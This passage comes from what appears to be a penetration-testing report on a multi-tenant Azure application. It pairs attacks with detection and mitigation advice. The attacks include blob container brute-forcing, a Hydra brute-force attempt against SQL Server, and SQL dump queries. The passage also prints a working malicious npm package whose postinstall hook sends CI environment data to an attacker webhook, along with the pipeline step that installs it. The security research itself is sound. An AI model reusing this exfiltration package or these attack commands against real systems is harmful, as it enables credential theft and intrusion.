


Figure 18 App service kudu shell

(Source: Own)

8.1.3 Exploiting Trust Relationships

In this test we operated within a single subscription, but the same technique would readily extend to multiple subscriptions in a real-world environment. Once the attacker's managed identity holds Owner privileges in Subscription A, they need only change the target subscription identifier in their ARM API calls to apply those same REST requests against Subscription B. Because Azure AD identities (including managed identities) are valid across all subscriptions in a tenant, any role assignments granted at a management-group or tenant scope automatically propagate. In an environment with two or more subscriptions, the attacker would simply substitute the second subscription's ID in their curl or Invoke-RestMethod commands to create an identical Owner assignment, hereby pivoting from development into production without needing any additional credentials or vulnerabilities.

8.1.4 Detecting IAM Abuse

Within this single-subscription test environment, key steps of this attack can be detected like publish profile export, Kudu console login, MSI token retrieval, and unauthorized role assignment by centralizing and alerting on Azure Activity and diagnostic logs scoped narrowly to the target App Service and subscription.

8.1.5 Hardening IAM Policies (Mitigation)

The root cause of this escalation chain was a single identity carrying far more permissions than its workload required. To prevent similar attacks, every managed identity and user principal should be scoped to the narrowest set of actions and resources they legitimately need. In practice, this meant immediately revoking the Owner role from the App Service's managed identity and replacing it with a built-in Contributor role limited to the specific resource group (or better yet, creating a custom role that only allows necessary operations such as Microsoft.Web/sites/*/read and Microsoft.Web/sites/*/write without authorization/ or roleAssignments/ permissions).

Next, the "Get publish profile" action should be restricted - either removed entirely for non-administrative identities or governed by an Azure Policy that audits or denies Microsoft.Web/sites/publishxml/action except for a small, trusted deployment group.

8.2 Public Blob Container Exposure

Azure Blob Storage containers can be configured for anonymous public access, which, if misused, exposes sensitive files to the internet. This attack simulates discovering and downloading data from a publicly accessible container to demonstrate how easy it is to leak credentials, configs, or tenant data due to improper access settings.

8.2.1 Discovering Public Containers

For this test, the target container was already known. To confirm accessibility, an Nmap scan was conducted on the storage endpoint. This scan checks for open ports (HTTP 80 and HTTPS 443) and retrieves HTTP headers to infer the nature of the service. The response indicated that both ports 80 and 443 are open, confirming the service is reachable. It also shows that the service is responding with application/xml content. The server identifies itself as Microsoft-HTTPAPI/2.0, typical for Azure Blob endpoints.

```
(destro@mail)-[~]
$ nmap -p 80,443 --script http-headers,http-title -Pn m[REDACTED].blob.core.windows.net

Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-12 07:46 CDT
Nmap scan report for m[REDACTED].blob.core.windows.net (57.150.110.1)
Host is up (0.033s latency).

PORT      STATE SERVICE
80/tcp    open  http
|_ http-title: Site doesn't have a title (application/xml).
|_ http-headers:
|   Content-Length: 351
|   Content-Type: application/xml
|   Server: Microsoft-HTTPAPI/2.0
|   x-ms-request-id: 83b4f521-a01e-00df-73a8-ab6364000000
|   Date: Sat, 12 Apr 2025 12:46:44 GMT
|   Connection: close
|_
|_ (Request type: GET)
443/tcp    open  https
|_ http-title: Site doesn't have a title (application/xml).
|_ http-headers:
|   Content-Length: 351
|   Content-Type: application/xml
|   Server: Microsoft-HTTPAPI/2.0
|   x-ms-request-id: 9c20966d-d01e-0088-51a8-abcd57000000
|   Date: Sat, 12 Apr 2025 12:46:43 GMT
|   Connection: close
|_
|_ (Request type: GET)

Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds

(destro@mail)-[~]
$
```

Figure 19 Nmap scan on the target container

(Source: Own)

While we already knew the container name in this simulated assessment, in a real-world scenario, discovering exposed storage accounts or containers can be achieved through various OSINT techniques.

8.2.2 Enumerating and Downloading Files

Once the blob storage account was identified and confirmed to be publicly accessible, the next phase involved enumerating container names to find any that permit anonymous access.

1. Enumerating Container Names

A custom shell script was used to brute-force common container names using a wordlist. The script iterates over each word and sends a crafted curl request to test container visibility via Azure's REST API.

```
1 #!/bin/bash
2 ACCOUNT="[REDACTED]"
3 WORDLIST="./mywords/containers.txt"
4
5 for name in $(cat $WORDLIST); do
6   URL="https://${ACCOUNT}.blob.core.windows.net/${name}?
   restype=container&comp=list"
7   RESPONSE=$(curl -s -o /dev/null -w "%{http_code}" "$URL")
8
9   if [ "$RESPONSE" = "200" ]; then
10     echo "[+] PUBLIC: $name"
11   elif [ "$RESPONSE" = "403" ]; then
12     echo "[-] PRIVATE: $name"
13   elif [ "$RESPONSE" = "404" ]; then
14     echo "[x] NOT FOUND: $name"
15   else
16     echo "[?] UNKNOWN: $name (HTTP $RESPONSE)"
17   fi
18 done
19
```

Figure 20 Custom script for container enumeration

(Source: Own)

Result: The script discovered a publicly accessible container named sql-info.

```
└─$ ./azblobbrute.sh
[x] NOT FOUND: backups
[x] NOT FOUND: logs
[x] NOT FOUND: config
[x] NOT FOUND: images
[x] NOT FOUND: media
[x] NOT FOUND: public
[x] NOT FOUND: private
[x] NOT FOUND: data
[x] NOT FOUND: files
[?] UNKNOWN: db (HTTP 400)
[x] NOT FOUND: database
[x] NOT FOUND: sql
[x] NOT FOUND: dump
[x] NOT FOUND: exports
[x] NOT FOUND: reports
[x] NOT FOUND: dev
[x] NOT FOUND: test
[x] NOT FOUND: prod
[x] NOT FOUND: static
[x] NOT FOUND: temp
[x] NOT FOUND: staging
[x] NOT FOUND: archive
[x] NOT FOUND: downloads
[x] NOT FOUND: uploads
[x] NOT FOUND: web
[x] NOT FOUND: webroot
[x] NOT FOUND: www
[+] PUBLIC: sql-info
[x] NOT FOUND: assets
[x] NOT FOUND: scripts
[x] NOT FOUND: packages
[x] NOT FOUND: system
[x] NOT FOUND: azurebackup
[x] NOT FOUND: env
[x] NOT FOUND: keys
[x] NOT FOUND: cloudshare
[x] NOT FOUND: docs
[x] NOT FOUND: resources
[x] NOT FOUND: cdn
[x] NOT FOUND: misc
[x] NOT FOUND: configurations
```

Figure 21 Script output discovering a public container

(Source: Own)

2. Listing Contents of the Container

To retrieve the list of blobs (files) within sql-info, a combination of curl and a Python one-liner was used to pretty-print the XML response. This command returned a structured XML listing of all blobs in the container. Among them, the file named sqldump.txt was discovered, revealing a plaintext blob available for download.

```

$ curl -s "https://[redacted].blob.core.windows.net/sql-info?restype=container&comp=list" | \
python3 -c "import sys, xml.dom.minidom; print(xml.dom.minidom.parse(sys.stdin).toprettyxml())"
<?xml version="1.0" ?>
<EnumerationResults ContainerName="https://[redacted].blob.core.windows.net/sql-info">
  <Blobs>
    <Blob>
      <Name>sqldump.txt</Name>
      <Url>https://[redacted].blob.core.windows.net/sql-info/sqldump.txt</Url>
      <Properties>
        <Last-Modified>Sat, 12 Apr 2025 12:40:42 GMT</Last-Modified>
        <Etag>0x8DD79BF3CB5DBC0</Etag>
        <Content-Length>26</Content-Length>
        <Content-Type>text/plain</Content-Type>
        <Content-Encoding/>
        <Content-Language/>
        <Content-MD5>ln0VVau2HlGctLwvZWCCgg=</Content-MD5>
        <Cache-Control/>
        <BlobType>BlockBlob</BlobType>
        <LeaseStatus>unlocked</LeaseStatus>
      </Properties>
    </Blob>
  </Blobs>
  <NextMarker/>
</EnumerationResults>

```

Figure 22 Discovering file names

(Source: Own)

3. Downloading the Blob

Finally, the identified blob was downloaded directly using curl. The file was successfully retrieved, confirming that unauthenticated users can not only enumerate but also download files from this container.

```

$ curl -O https://[redacted].blob.core.windows.net/sql-info/sqldump.txt
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           % Done    0     0     0    0         0         0         0         0
100    26   100    26    0    0    123    0 --:--:-- --:--:-- --:--:--   123

```

Figure 23 Downloading the file using curl

(Source: Own)

8.2.3 Data Exposure Risks

The file retrieved from the publicly accessible sql-info container, sqldump.txt, may appear harmless at first glance but represents a serious security liability depending on its contents. In a real-world scenario, such a file could include:

Potentially Exposed Information:

- Database schema dumps
Including table names, column types, indexes, and foreign key relationships, which can reveal application structure and logic.
- Hardcoded credentials

Admin usernames, password hashes, API tokens, or private keys often included in development/test data exports.

- Internal paths or file references

Useful for further exploitation, e.g., known locations of config files or source code repositories.

- Customer or employee data

Including PII such as names, emails, phone numbers, or even payment information depending on the app's nature.

- Debug information or stack traces

Leaking insights into internal software architecture or vulnerabilities.

Risks & Impact:

- Reconnaissance Advantage: Attackers gain visibility into database structure and potential injection points.
- Credential Theft: If secrets are found, they can be reused for lateral movement (e.g., accessing the database, internal dashboards).
- Compliance Violations: Leaking personal data may violate regulations like GDPR, HIPAA, or PCI-DSS.
- Reputation Damage: Public access to internal or sensitive files can damage customer trust and brand credibility.

Even when the data appears non-sensitive at first glance, it can accumulate risk when combined with other OSINT sources or previously breached data.

8.2.4 Disabling Anonymous Access (Mitigation)

To prevent data exposure via publicly accessible Azure Blob containers, anonymous access should be disabled unless absolutely required and monitored. Below are best practices and hardening strategies:

- Disabling public access at the storage account level

Azure provides an option to disable public access entirely for a storage account

- Performing audits of existing blob containers

Regularly scanning environment for containers with public access. Alternatively, using Azure Security Center or Defender for Cloud for automated discovery and alerts.

- Enforcing Role-Based Access (RBAC) or Shared Access Signatures (SAS)

Using Azure AD RBAC for granular access control and generate SAS tokens with limited permissions and expiration dates for temporary file sharing.

- Enable Logging and Alerts

Turning on Storage Analytics Logging to track blob access and operations and setting up alerts for unusual activity, such as access from new IPs or unexpected download spikes.

8.3 API Key and Stored Credential Exposure

API keys and credentials are often mishandled stored in plain text, hardcoded into apps, or committed to public repositories. This section demonstrates how attackers locate and abuse exposed secrets to gain unauthorized access to cloud resources, often leading to service manipulation or data exfiltration.

8.3.1 Finding Secrets in Repos or Code

This attack phase simulates how an attacker can find such secrets using public code hosting platforms like GitHub. In this assessment, GitHub was used to search for exposed secrets using simple keyword-based queries. Developers often forget to add .env or other sensitive config files to .gitignore, causing these files to be publicly exposed when pushed to remote repositories.



Figure 24 GitHub search

(Source: Own)

8.3.2 Using Exposed Keys to Access Services

Once the .env file was located in the public GitHub repository, its contents were reviewed for sensitive credentials. Among the variables discovered were:

- AZURE_TENANT_ID

- AZURE_CLIENT_ID



Figure 25 Credentials in github .env file

(Source: Own)

These values suggest the application is integrated with Azure Active Directory and may connect to an external cloud-hosted database. While not all of these are sensitive by themselves, they provide critical context that can be leveraged in the next steps of an attack.

8.3.3 Lateral Movement Using Stolen Keys

Even when secrets like CLIENT_ID and TENANT_ID may not appear immediately dangerous, they can enable a wide range of follow-up attacks, especially in Azure AD/OAuth environments, where misconfigured apps or missing validation steps may open the door to impersonation, phishing, or privilege escalation.

In this case, the exposed .env file contained both the CLIENT_ID and TENANT_ID of an Azure AD-registered application. While no CLIENT_SECRET was found to enable direct token generation, several reconnaissance and validation steps were successfully performed:

- Azure AD Application Validation

The well-known OpenID Connect configuration for the tenant was queried using:

```
curl -s https://login.microsoftonline.com/<TENANT_ID>/.well-known/openid-configuration | python3 -m json.tool
```

```

└─$ curl -s https://login.microsoftonline.com/[redacted]/.well-known/
openid-configuration | python3 -m json.tool
{
  "token_endpoint": "https://login.microsoftonline.com/[redacted]/o
auth2/token",
  "token_endpoint_auth_methods_supported": [
    "client_secret_post",
    "private_key_jwt",
    "client_secret_basic"
  ],
  "jwks_uri": "https://login.microsoftonline.com/common/discovery/keys",
  "response_modes_supported": [
    "query",
    "fragment",
    "form_post"
  ],
  "subject_types_supported": [
    "pairwise"
  ],
  "id_token_signing_alg_values_supported": [
    "RS256"
  ],
  "response_types_supported": [
    "code",
    "id_token",
    "code id_token",
    "token id_token",
    "token"
  ],
  "scopes_supported": [
    "openid"
  ],
  "issuer": "https://sts.windows.net/[redacted]/",
  "microsoft_multi_refresh_token": true,
  "authorization_endpoint": "https://login.microsoftonline.com/[redacted]
/oauth2/authorize",
  "device_authorization_endpoint": "https://login.microsoftonline.com/[redacted]

```

Figure 26 Verified tenant_id

(Source: Own)

This confirmed the application is actively registered and supports multiple OAuth flows, including:

- Authorization Code (code)
- Implicit Flow (token, id_token)
- Client Credential grant (using client_secret_post)
- Device Code flow

These flows indicate the application is potentially interactive and usable across services or users, making it a viable target if additional secrets are leaked.

8.3.4 Revoking Leaked Credentials

Upon discovery of a leaked credential, organizations must act swiftly to contain the exposure. Immediately rotate affected credentials (e.g., regenerate storage keys, reset

database passwords, revoke client secrets in Azure) and invalidate active tokens, especially in OAuth-based services using the leaked client id or secret.

8.3.5 Securing Secrets in Azure (e.g., Key Vault)

To prevent future leaks, secrets, connection strings, certificates and credentials should be stored in Azure Key Vault. Secrets should be removed from the source code and files like `.env`, `config.json` should never be publicly accessible. Another best practice is having scanning tools implemented in CI/CD pipelines that detect plain-text credentials. By securing secrets and limiting their exposure, organizations can prevent one of the most common and preventable entry points in cloud environments.

8.4 Publicly Accessible Database

Databases hosted in the cloud should never be directly exposed to the internet, yet it remains a common misconfiguration. This attack targets open database endpoints (e.g., MongoDB, PostgreSQL) with no access control, simulating unauthorized data access or even full dumps of tenant data.

8.4.1 Discovering Exposed DB Endpoints

The first step is to identify publicly accessible database endpoints. An Nmap scan was performed on the target domain, including default ports for common databases (1433 for MSSQL, 5432 for PostgreSQL, and 27017 for MongoDB). Additionally, standard database subdomains and hostnames were included to ensure comprehensive coverage. The scan identified an exposed Microsoft SQL Server instance on port 1433, indicating clear accessibility to the public.

```
$ nmap -sV -p 1433,27017,5432 we[redacted].database.windows.net
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-12 06:26 CDT
Nmap scan report for we[redacted].database.windows.net (52.146.133.133)
Host is up (0.0079s latency).

PORT      STATE      SERVICE      VERSION
1433/tcp   open       ms-sql-s     Microsoft SQL Server 2014 12.00.5751
5432/tcp   filtered   postgresql
27017/tcp  filtered   mongod
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 7.17 seconds
```

Figure 27 Nmap scan on the target domain for exposed DBs

(Source: Own)

8.4.2 Bypassing Auth (if present)

After identifying the exposed Microsoft SQL Server instance on port 1433, a brute-force authentication attempt was conducted using Hydra, a well-known network login cracker. The goal was to simulate an unauthorized access attempt to test the robustness of the authentication mechanism. The following command was used:



```
└─$ hydra -l ./mywords/usernames.txt -P ./mywords/big.txt -t 1 -W 3 we[redacted] database.windows.net mssql
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or se
cret service organizations, or for illegal purposes (this is non-binding, these ** ignore l
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-12 07:04:39
[DATA] max 1 task per 1 server, overall 1 task, 20477 login tries (l:1/p:20477), ~20477 trie
s per task
[DATA] attacking mssql://we[redacted].database.windows.net:1433/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-12 07:04:40
```

Figure 28 Brute force attack on the exposed DB

(Source: Own)

Result: The attack simulated 20,477 login attempts (based on the Cartesian product of the username and password lists). However, Hydra aborted the test with the error: **all children were disabled due to too many connection errors**.

This indicates the server likely has effective brute-force protection mechanisms in place, such as throttling or temporary IP banning, which blocked further login attempts after a few initial failures. No valid username/password combination was discovered during this attempt.

8.4.3 Dumping Data or User Tables

Although the authentication attempt was unsuccessful, it's important to understand the potential risks and impacts if access had been gained to the exposed Microsoft SQL Server instance. Once authenticated, an attacker could leverage standard SQL queries to explore and extract sensitive information from the database.

Possible Actions Upon Successful Access:

1. Enumeration of Databases and Tables

After connecting to the server, an attacker could list all available databases using:

- `SELECT name FROM master.dbo.sysdatabases;`

Followed by enumeration of tables within a specific database:

- `SELECT * FROM information_schema.tables;`

2. Dumping User Credential Tables

Common targets include tables with user data, especially those named users, accounts, logins, etc. These may contain:

- Usernames
- Password hashes
- Emails
- Personal Identifiable Information (PII)

Example query:

- `SELECT * FROM dbo.users;`

3. Extracting Password Hashes

If password hashes are retrieved, offline cracking techniques (e.g., Hashcat, John the Ripper) could be used to reveal plaintext credentials, potentially reused across other services.

4. Exfiltration of Business or Operational Data

Databases often contain:

- Customer records
- Order histories
- Financial data
- Configuration secrets or API keys stored inappropriately

Such data could be dumped via automated tools or scripted queries, depending on the attacker's level of access.

5. Privilege Escalation Within SQL Server

With misconfigured role privileges or over-permissioned accounts, attackers may escalate privileges, create new users, or enable features like `xp_cmdshell` to execute OS-level commands effectively turning a SQL injection or auth bypass into full system compromise.

8.4.4 Enabling Network Access Control (Mitigation)

Exposing database services directly to the internet is a significant security risk. To mitigate this and reduce the attack surface, a combination of network-layer controls, secure configurations, and proper access management should be implemented. Below are several key mitigation strategies:

1. Disabling of public network access

Cloud database services such as Azure SQL provide options to disable public access entirely. This should be the default configuration unless public exposure is absolutely necessary.

2. Using private endpoints or VPC peering

Instead of accessing databases over the public internet Azure Private Link should be used to route traffic through private IPs within a virtual network. This ensures only internal services with appropriate routing can access the database, significantly reducing exposure.

3. Configuration of IP whitelisting / Firewall rules

If public access is necessary (e.g., for development or temporary testing), strict firewall rules should be used to limit incoming traffic to known and trusted IP addresses.

4. Enforcing TLS encryption

Encrypted connections (SSL/TLS) for all communications with the database server are always required to prevent sniffing or man-in-the-middle attacks.

5. Using strong, unique credentials and authentication

It is crucial to avoid using default credentials or weak passwords.

6. Role-Based access control (RBAC)

Ensuring users only have the minimum privileges required to perform their roles.

8.5 DDoS and Resource Exhaustion

Cloud systems are susceptible to Distributed Denial-of-Service (DDoS) attacks that aim to overwhelm services or trigger billing spikes. This section shows how attackers can exhaust

API rate limits, compute quotas, or trigger autoscaling mechanisms to cause performance degradation or financial loss.

This attack was not executed due to the potential for unintended consequences and resource consumption billing.

8.5.1 Identifying Unprotected Endpoints

Using passive reconnaissance and authenticated testing, several endpoints were identified that accept unauthenticated or minimally-protected input:

- GET /api/tenant-data?search=...
- GET /testdb (SQL connectivity check)

These endpoints were accessible from the public internet and responded predictably to a range of input conditions. While most required authorization headers, there were no indications of client-side rate-limiting, CAPTCHAs, or global request throttling headers (such as Retry-After or 429 status codes).

8.5.2 Performing Request Flooding

Request flooding was not executed in this engagement due to the risk of:

- Triggering unintended compute costs (autoscaling, DB query charges).
- Breaching Azure platform fair usage policies.

However, a typical flooding test could include:

- Sending thousands of concurrent requests to heavy endpoints (e.g., those triggering SQL queries or generating large responses).
- Using tools such as ffuf, ab, or slowloris to simulate traffic spikes.
- Attempting multipart/form uploads or large request bodies to amplify compute load.

8.5.3 Monitoring Resource Degradation

While flooding was not performed, theoretical impact scenarios include:

- Increased response times for all users as CPU or memory thresholds are reached.
- SQL connection pool exhaustion, resulting in 500 or timeout errors.
- Autoscaling triggers, causing new instances to spin up and incur additional charges.

- Azure Function cold starts or timeout saturation under volume pressure.

Without clear rate limiting or burst protection, these risks remain credible even from a single attacker origin.

8.5.4 Azure Rate Limiting and Throttling Options

Azure provides several platform-level protections to mitigate DDoS and exhaustion-style threats:

- **Azure DDoS Protection Standard:** Offers always-on detection and mitigation at the network layer.
- **API Management Gateway:** Provides per-subscription and per-user rate limits, quotas, and retry policies.
- **Azure Front Door or App Gateway:** Can throttle at the edge, protect against bot traffic, and apply WAF rules.
- **Function App plans:** Can set concurrency and scaling limits to contain abuse.

8.6 Session Hijacking

Improperly scoped or unsecured session tokens can allow attackers to impersonate users or admins. This subsection demonstrates how session tokens can be intercepted or misused, especially in scenarios where HTTPS is not enforced or tokens are overly permissive and reusable across services.

8.6.1 Intercepting Tokens or Cookies

To begin, **Burp Suite** was used to intercept the web application login traffic. The target app utilized Azure Active Directory (Azure AD) for authentication. Upon successful login, a POST request was captured returning a 200 response containing an access token.


A screenshot of a network traffic capture tool, likely Wireshark or Burp Suite, showing a single captured packet. The packet is a POST request to the URL 'https://login.microsoftonline.com'. The status code is 200, indicating a successful response. The packet details pane shows the request structure, including the path '/common/oauth2/v2.0/token?client...'. A small green checkmark is visible next to the status code.

Figure 29 POST request

(Source: Own)

8.6.3 Detecting Suspicious Session Reuse

This kind of session hijack often flies under the radar if no conditional access or token inspection policies are in place. However, defenders can detect unusual activity by monitoring:

- Token re-use from different IPs or geolocations
- Rapid or high-volume Graph API calls
- Anomalous device/user-agent strings
- Login events without matching interactive sign-in events

8.6.4 Enforcing Secure Sessions (Mitigation)

To defend against such session hijacking attacks, the following best practices are recommended:

- Minimizing token lifespan using conditional access token lifetime policies.
- Scoping tokens minimally (use least privilege in OAuth scopes).
- Implementing Conditional Access Policies for risk-based sign-ins, MFA on token reuse, or impossible travel detections.
- Rotating and revoking tokens on logout or suspicious activity.

9 MULTI-TENANT APPLICATION ATTACKS

This section focuses on application-level logic flaws that break tenant isolation, simulate inter-tenant data leaks, and explore shared component vulnerabilities. These attacks focus on how one tenant can affect another through broken APIs, session manipulation, or compromised dependencies and assess their impact on data separation and application integrity.

9.1 Insecure API Endpoint Enumeration

In multi-tenant applications, APIs must enforce strict tenant boundaries to prevent data leaks between users. This subsection focuses on how attackers identify and exploit endpoints lacking proper tenant scoping or object-level authorization, leading to unauthorized access to other tenants' data or actions.

9.1.1 Mapping Tenant-Scoped APIs

Initial reconnaissance was performed while authenticated as a valid tenant user. Using browser developer tools, the following endpoints were identified as likely tenant-scoped:

- GET /api/tenant-data?search=...
- GET /api/protected

Of particular interest was /api/tenant-data, which appeared to fetch tenant-specific records from the backend database. It accepted an optional query parameter (search) and required a valid Azure AD token. The structure of the request indicated that tenant context might be inferred from the authenticated user rather than being passed explicitly in headers or parameters, which is a best practice in multi-tenant design.

9.1.2 Exploiting Missing Object-Level Authorization (BOLA)

To assess whether tenant boundaries were properly enforced, we attempted to manipulate the request in the following ways:

- Injecting other tenant IDs in query parameters (?tenant_id=2)
- Modifying the tid claim in a locally forged token

However, all attempts to access data outside the authenticated tenant context failed. Requests with tampered or invalid tokens returned 401 Unauthorized, and no data leakage occurred when using valid tokens but manipulating parameters.

9.1.3 Accessing Other Tenants' Data

Despite several enumeration attempts, the application correctly enforced tenant isolation. This was due to strong server-side validation in the /api/tenant-data endpoint.

```
const azureTenantId = req.user.tid;
```

Figure 32 Azure tenant id

(Source: Own)

```
const tenantResult = await pool
  .request()
  .input("azureTenantId", sql.NVarChar, azureTenantId)
  .query("SELECT id FROM Tenants WHERE azure_tenant_id = @azureTenantId");
```

Figure 33 Proper tenant isolation

(Source: Own)

Here, the backend derives the internal tenant ID from the tid (tenant ID) claim in the validated JWT. This value cannot be overridden by the client, and any further data queries are scoped using that resolved internal tenant ID.

9.1.4 Logging and Alerting on API Abuse

While no alerting mechanisms (e.g., rate limiting, audit banners) were observed during testing, the application did emit debug logs including Azure tenant IDs and SQL query activity. While useful for development, logging raw tenant identifiers and full SQL logs to the console may pose an operational security risk in production environments.

9.1.5 Implementing Per-Tenant Authorization (Mitigation)

Although the application successfully enforced tenant isolation, the following best practices were noted and should continue to be upheld:

- Never accepting tenant IDs or user IDs from query parameters or headers
- Using claims from validated tokens (tid) to determine tenant context
- Using parameterized queries to avoid SQL injection
- Logging securely - avoid including full SQL queries or sensitive tokens in logs
- Adding alerting for unusual token use, such as:
 - tid not matching known internal records

- Repeated access from unrecognized IPs or geographies

9.2 Supply Chain Injection via Vulnerable Package

Relying on third-party libraries is standard in cloud-native apps, but outdated or malicious packages introduce serious risks. This section explores how attackers can exploit vulnerable dependencies in a multi-tenant environment to execute arbitrary code or access shared resources across tenants.

9.2.1 Including a Vulnerable Package

To simulate supply chain risk, a custom malicious package named evil-fetcher was created. The package appeared benign, containing a typical package.json and a simple JavaScript file. Key characteristics:

- Name: evil-fetcher
- Behavior: A postinstall script automatically executed `fetcher.js` after the package installation.
- Payload: The script exfiltrated sensitive GitHub Actions environment metadata (GITHUB_REPOSITORY, GITHUB_SHA, and GITHUB_ACTOR) to an external webhook (controlled by the attacker via REQUESTBIN_URL).

The core of the attack resided in `fetcher.js`, which contained an asynchronous function that executed immediately after installation. This script leverages the `node-fetch` module to send a JSON-encoded POST request to an attacker-controlled webhook URL. The webhook URL is injected as an environment variable (REQUESTBIN_URL), allowing the attacker to remain flexible and rotate endpoints as needed without modifying the package.

```
1    const fetch = require('node-fetch');
2
3    (async () => {
4      try {
5        const payload = {
6          repo: process.env.GITHUB_REPOSITORY,
7          sha:  process.env.GITHUB_SHA,
8          actor: process.env.GITHUB_ACTOR,
9        };
10
11       const res = await fetch(process.env.REQUESTBIN_URL, {
12         method: 'POST',
13         headers: { 'Content-Type': 'application/json' },
14         body: JSON.stringify(payload)
15       });
16
17       console.log('Exfiltration status:', res.status);
18     } catch (e) {
19       console.error('Exfiltration error:', e);
20     }
21   })();
```

Figure 34 fetcher.js

(Source: Own)

```
1    {
2      "name": "evil-fetcher",
3      "version": "1.0.0",
4      "description": "A "harmless" utility that actually exfiltrates data on install",
5      "main": "fetcher.js",
6      "scripts": {
7        "postinstall": "node fetcher.js"
8      },
9      "dependencies": {
10       "node-fetch": "^2.6.1"
11     }
12   }
```

Figure 35 package.json of fetcher

(Source: Own)

The malicious package was then added to the main application's GitHub Actions CI/CD pipeline. It was configured to automatically run npm install, ensuring that the postinstall hook would execute during the build process.

```
23     - name: Set up Node.js (for install hooks)
24       uses: actions/setup-node@v3
25       with:
26         node-version: '18'
27
28     - name: Install dependencies (triggers evilpack postinstall)
29       env:
30         REQUESTBIN_URL: ${ secrets.EVIL_FETCHER_WEBHOOK }
31       run: |
32         npm install --no-save git+https://github.com/KristianZednikovic/evilpack.git#main
33     - name: Install your real dependencies
34       run: npm ci
```

Figure 36 Snippet added to pipeline

(Source: Own)

9.2.2 Triggering the Malicious Behavior

Upon pushing a change to the main branch, GitHub Actions triggered the standard build workflow, which included the snippet above. During this step, evil-fetcher installed itself and executed its postinstall script, silently exfiltrating build environment data to the attacker's webhook endpoint.

